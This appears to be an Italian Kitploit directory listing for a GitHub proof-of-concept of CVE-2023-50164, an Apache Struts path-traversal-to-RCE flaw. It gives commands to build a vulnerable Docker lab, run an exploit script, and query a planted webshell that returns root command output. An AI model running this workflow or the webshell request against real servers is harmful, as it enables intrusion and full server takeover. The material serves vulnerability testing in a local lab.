
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-50164-PoC — CVE-2023-50164 (vulnerabilità di path traversal verso RCE in Apache Struts) - Proof of Concept | Kitploit
Strumenti/GitHubGitHub/sunnyvale-it/cve-2023-50164-poc
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingSviluppo Payload
GitHubsunnyvale-it/cve-2023-50164-poc

CVE-2023-50164-PoC

CVE-2023-50164 (vulnerabilità di path traversal verso RCE in Apache Struts) - Proof of Concept

Vedi Repository
2122 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2023-50164 (Vulnerabilità Apache Struts path traversal verso RCE) - Proof of Concept



Questo PoC è stato creato per testare una RCE (Remote Code Execution) sfruttando la vulnerabilità di Apache Struts2.
Crea l'immagine ed esegui un container:

root@kitploit:~
$ DOCKER_BUILDKIT=1 docker build  . -t struts2-rce-poc && docker run --rm -p 8080:8080 struts2-rce-poc

Esegui l'exploit:

root@kitploit:~
$ cd exploit
$ ./exploit.sh

Ora puoi eseguire comandi arbitrari sul lato server come mostrato:

root@kitploit:~
$ curl http://localhost:8080/webshell/webshell.jsp\?cmd\=id%20-a  

uid=0(root) gid=0(root) groups=0(root)

Crediti

  • Grazie a @jakabakos per un esempio di applicazione vulnerabile (https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE)
  • Grazie a Zscaler ThreatLabz () per il diagramma qui sopra
https://www.zscaler.com/blogs/security-research/coverage-advisory-cve-2023-50164-apache-struts-path-traversal-and-file
Scarica lo strumento